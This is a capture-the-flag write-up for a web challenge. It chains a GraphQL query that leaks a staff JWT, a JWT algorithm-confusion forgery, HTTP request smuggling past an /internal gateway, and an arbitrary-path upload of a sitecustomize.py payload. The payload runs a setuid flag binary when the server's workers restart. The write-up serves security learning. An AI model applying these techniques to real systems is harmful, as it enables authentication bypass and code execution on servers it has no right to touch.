
This one has a lot of layers, so buckle up. We'll tackle this problem one step at a time.
First thing we notice is the presence of GraphQL, a secret url, and a user model that hides it. Rather, tries to hide it.
JWKS_PATH = "/api/" + secrets.token_hex(8)

_STAFF_JWT = jose_jwt.encode(
    {"sub": "officer_chen", "role": "staff", "jwks_uri": JWKS_PATH},
    RSA_PRIVATE_PEM, algorithm="RS256",
)

[...]

2: UserModel(
    pk=2, username="officer_chen", role="staff",
    full_name="Lin Chen", email="l.chen@skyport.local",
    badge_id="SEC-0042", department="Security Operations",
    access_token=_STAFF_JWT,
),
The user models aren't used in the app at all, but we can still leak it by constructing the correct query.
{"query":"query{node(id:\"U3RhZmZOb2RlOjI=\"){__typename ... on StaffNode{id username accessToken}}}"}This gets us the staff JWT. Decode it, and visit the hidden URL. After getting the public key, decode it into .der format:
openssl pkey -pubin -in pub.pem -outform DER -out pub.derSince we need a token with role: "admin" instead of "staff", time to get minting. Thankfully this is an obvious setup for the algorithm confusion attack: the admin checker doesn't specify an algorithm. alg: "none" could have also worked, but this specific validator doesn't like 2-segment JWTs. As usual, set alg: HS256 , any claims, sign with the public key. In our case it is the pub.der .
Anyway, now that we have admin authorization, time to hit the only admin-protected path: /internal/upload . But not so fast. The challenge doesn't say this explicitly, but routes starting with /internal are protected in lib_gateway_port by default, initialized in start.sh:
from lib_gateway_port import SecurityGateway
import threading
import time

def start_gateway():
    gateway = SecurityGateway()
    gateway.start()

gateway_thread = threading.Thread(target=start_gateway, daemon=True)
gateway_thread.start()
time.sleep(999999)
Yes, there is a security gateway standing between us and the main application. We'll deal with this later, for now let's focus on what we could actually do with a file upload. There exists a setuid-root binary /flag that, well, prints the flag. How do we run it? Good news is we don't have to make up weird path traversal payloads:
    if filename.startswith("/"):
        destination = Path(filename)
Bad news, of course, is that we are not root, and our write options are pretty limited.
Introducing: sitecustomize, a Python module that is automatically executed by the interpreter at startup. We can upload this dirty snippet to /home/skyport/.local/lib/python3.11/site-packages/sitecustomize.py :
import pathlib, subprocess

out = pathlib.Path("/tmp/skyport_uploads/flag.txt")
if not out.exists():
    try:
        out.write_text(subprocess.check_output(["/flag"]).decode("utf-8", "ignore"))
    except Exception as e:
        pass
and on the next startup it will run.
Going back to the /internal protection. There are multiple ways around it. What worked for me was request smuggling. Send two requests at once, set Transfer-Encoding: chunked , and the Content-Length to cover both requests. You can find the full exploit script in this paste.
So far so good, but how can we make a hypercorn server restart, so that it can run our payload? The chall gives us an easy out. In start.sh:
exec su -s /bin/bash skyport -c "/app/venv/bin/python3 -m hypercorn /app/app:app --bind 127.0.0.1:5000 --workers 2 --worker-class asyncio --max-requests 100"You'll have to scroll it all the way to the right to see what I mean. The server keeps 2 workers and replaces each after it handles 100 requests. To be extra sure, send 200 useless requests to the app. Once at least one worker has hit the limit, we've achieved RCE. Which in this case means we ran the /flag binary and saved its output in the public uploads folder. The flag will be expecting us there.